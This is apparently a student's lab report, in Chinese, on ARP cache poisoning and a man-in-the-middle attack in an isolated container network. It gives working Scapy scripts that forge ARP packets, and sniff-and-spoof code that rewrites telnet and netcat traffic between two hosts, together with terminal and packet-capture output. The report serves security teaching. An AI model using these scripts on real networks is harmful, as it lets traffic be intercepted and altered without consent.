Lab4

57118104 郭雅琪

1

1.A

先后在M和B中ping A主机，在A主机上通过arp -n查询A的arp缓存。

```
root@a44a2d3b3577:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

此时，IP地址和MAC地址对应关系正常。

在host M中运行如下代码，发送给host A。

```
from scapy.all import *

E=Ether()
A=ARP()
A.op=1
A.psrc="10.9.0.6"
A.pdst="10.9.0.5"
pkt=E/A
sendp(pkt)
```

```
root@18c168e6df7e:/volumes# python3 arp.py
.
Sent 1 packets.
```

再次查看arp缓存。发现与M的IP地址对应的MAC地址已经变为B的MAC地址。

```
root@a44a2d3b3577:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

1.B

在M中构建一个ARP-reply报文，发送给A。

```
from scapy.all import *

E=Ether()
A=ARP()
A.op=2
A.psrc="10.9.0.6"
A.pdst="10.9.0.5"
pkt=E/A
sendp(pkt)
```

Scenario 1

在主机A已有arp缓存的情况下，运行上述代码。

运行前：

```
root@a44a2d3b3577:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

运行后：

```
root@a44a2d3b3577:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

攻击成功。

Scenario 2

清空主机A的arp缓存后再次攻击。

```
root@a44a2d3b3577:/# arp -n|awk '/^[1-9]/{print "arp -d  " $1}'|sh -x
+ arp -d 10.9.0.105
+ arp -d 10.9.0.6
root@a44a2d3b3577:/# arp -n
root@a44a2d3b3577:/# arp -n
```

攻击不成功。

1.C

根据题目中给出的报文特点构造数据包。

```
from scapy.all import *

E=Ether()
A=ARP()
A.op=2
A.psrc="10.9.0.6"
A.pdst="10.9.0.6"
A.hwdst="ff:ff:ff:ff:ff:ff"
E.dst="ff:ff:ff:ff:ff:ff"
pkt=E/A
while 1:
    sendp(pkt)
```

在有arp缓存的情况下运行上述代码，攻击成功。

```
root@a44a2d3b3577:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@a44a2d3b3577:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

清空arp缓存后，攻击失败。

```
root@a44a2d3b3577:/# arp -n|awk '/^[1-9]/{print "arp -d  " $1}'|sh -x
+ arp -d 10.9.0.105
+ arp -d 10.9.0.6
root@a44a2d3b3577:/# arp -n
root@a44a2d3b3577:/# arp -n
root@a44a2d3b3577:/# arp -n
```

2

在主机M中对主机A，B分别进行arp缓存污染攻击。代码如下：

```
from scapy.all import *

E=Ether()
A=ARP()
B=ARP()

A.op=1
A.psrc="10.9.0.6"
A.pdst="10.9.0.5"

B.op=1
B.psrc="10.9.0.5"
B.pdst="10.9.0.6"


pkt=E/A
pkt2=E/B

while 1:
```

```
    sendp(pkt)
    sendp(pkt2)
```

攻击前A和B主机arp缓存的情况。

```
root@a44a2d3b3577:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0

root@0ea961c3ffe7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.5                 ether   02:42:0a:09:00:05   C                     eth0
```

攻击后A和B主机arp缓存情况。

```
root@a44a2d3b3577:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

```
root@0ea961c3ffe7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask
10.9.0.105               ether   02:42:0a:09:00:69   C
10.9.0.5                 ether   02:42:0a:09:00:69   C
```

关闭M主机上的ip_forward。

```
root@18c168e6df7e:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

在主机A上ping主机B，发现所有数据包都被丢弃。

```
root@a44a2d3b3577:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
^C
--- 10.9.0.6 ping statistics ---
8 packets transmitted, 0 received, 100% packet loss, time 7155ms
```

wireshark抓包显示，没有icmp reply报文。


No.	Time	Source	Destination	Protocol	Length	Info
1	2021-07-18 06:5…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0045, seq=1/256, ttl=64 (no respons…
2	2021-07-18 06:5…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0045, seq=2/512, ttl=64 (no respons…
3	2021-07-18 06:5…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0045, seq=3/768, ttl=64 (no respons…
4	2021-07-18 06:5…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0045, seq=4/1024, ttl=64 (no respon…
5	2021-07-18 06:5…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0045, seq=5/1280, ttl=64 (no respon…
6	2021-07-18 06:5…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0045, seq=6/1536, ttl=64 (no respon…
7	2021-07-18 06:5…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0045, seq=7/1792, ttl=64 (no respon…
8	2021-07-18 06:5…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0045, seq=8/2048, ttl=64 (no respon…
9	2021-07-18 06:5…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0045, seq=9/2304, ttl=64 (no respon…
10	2021-07-18 06:5…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0045, seq=10/2560, ttl=64 (no respo…
11	2021-07-18 06:5…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0045, seq=11/2816, ttl=64 (no respo…

打开ip_forward。

```
root@18c168e6df7e:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

发现从可以ping通主机B，且其数据包被重定向。

```
root@a44a2d3b3577:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.076 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.148 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.082 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.245 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.101 ms
From 10.9.0.105: icmp_seq=6 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=6 ttl=63 time=0.114 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=63 time=0.076 ms
From 10.9.0.105: icmp_seq=8 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=8 ttl=63 time=0.116 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.162 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=63 time=0.065 ms
From 10.9.0.105: icmp_seq=11 Redirect Host(New nexthop: 10.9.0.6)
```



No.	Time	Source	Destination	Protocol	Length	Info
4	2021-07-18 07:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x004c, seq=3/768, ttl=64 (request in…
5	2021-07-18 07:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x004c, seq=3/768, ttl=63
6	2021-07-18 07:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x004c, seq=4/1024, ttl=64 (no respon…
7	2021-07-18 07:0…	10.9.0.1…	10.9.0.5	ICMP	126	Redirect (Redirect for host)
8	2021-07-18 07:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x004c, seq=4/1024, ttl=63 (reply in …
9	2021-07-18 07:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x004c, seq=4/1024, ttl=64 (request i…
10	2021-07-18 07:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x004c, seq=4/1024, ttl=63
11	2021-07-18 07:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x004c, seq=5/1280, ttl=64 (no respon…
12	2021-07-18 07:0…	10.9.0.1…	10.9.0.5	ICMP	126	Redirect (Redirect for host)
13	2021-07-18 07:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x004c, seq=5/1280, ttl=63 (reply in …
14	2021-07-18 07:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x004c, seq=5/1280, ttl=64 (request i…
15	2021-07-18 07:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x004c, seq=5/1280, ttl=63
16	2021-07-18 07:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x004c, seq=6/1536, ttl=64 (no respon…
17	2021-07-18 07:0…	10.9.0.1…	10.9.0.5	ICMP	126	Redirect (Redirect for host)
18	2021-07-18 07:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x004c, seq=6/1536, ttl=63 (reply in …
19	2021-07-18 07:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x004c, seq=6/1536, ttl=64 (request i…
20	2021-07-18 07:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x004c, seq=6/1536, ttl=63
21	2021-07-18 07:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x004c, seq=7/1792, ttl=64 (no respon…
22	2021-07-18 07:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x004c, seq=7/1792, ttl=63 (reply in …
23	2021-07-18 07:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x004c, seq=7/1792, ttl=64 (request i…

具体实现MITM攻击时，先将ip_forward设置为1，使得A和B可以使用telnet进行连接。在A和Btelnet连接成功后，关闭ip_forward，运行如下代码：

```
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            data_len = len(data)
            newdata = data_len * 'Z'

            send(newpkt/newdata)
        else:
            send(newpkt)

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
```

```
        send(newpkt)

f = 'tcp and host 10.9.0.5'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

在A中输入的字符全部都变为Z。

```
root@a44a2d3b3577:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0ea961c3ffe7 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Jul 18 11:07:39 UTC 2021 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@0ea961c3ffe7:~$ ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
```

3

修改task2中的代码，将guoyaqi替换为同样长度的a。

```
#!usr/bin/env python3
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            newdata = data.replace(str.encode("guoyaqi"),
str.encode("aaaaaaa"))
            send(newpkt/newdata)
        else:
            send(newpkt)

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)
```

```
f = 'tcp and host 10.9.0.5'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

对主机A和B进行arp缓存污染攻击。将ip_forward关闭后，在主机A和B使用nc进行连接。成功连接后将ip_forward关闭。运行上述代码。

```
root@0ea961c3ffe7:/# nc -lp 9090
guoyaqi
aaaaaaa
1234
```

```
root@a44a2d3b3577:/# nc -nv 10.9.0.6 9090
Connection to 10.9.0.6 9090 port [tcp/*] succeeded!
guoyaqi
guoyaqi
1234
```

运行代码前guoyaqi没有被替换，运行过程中guoyaqi被替换为aaaaaaa，其余字符没有被替换。攻击成功。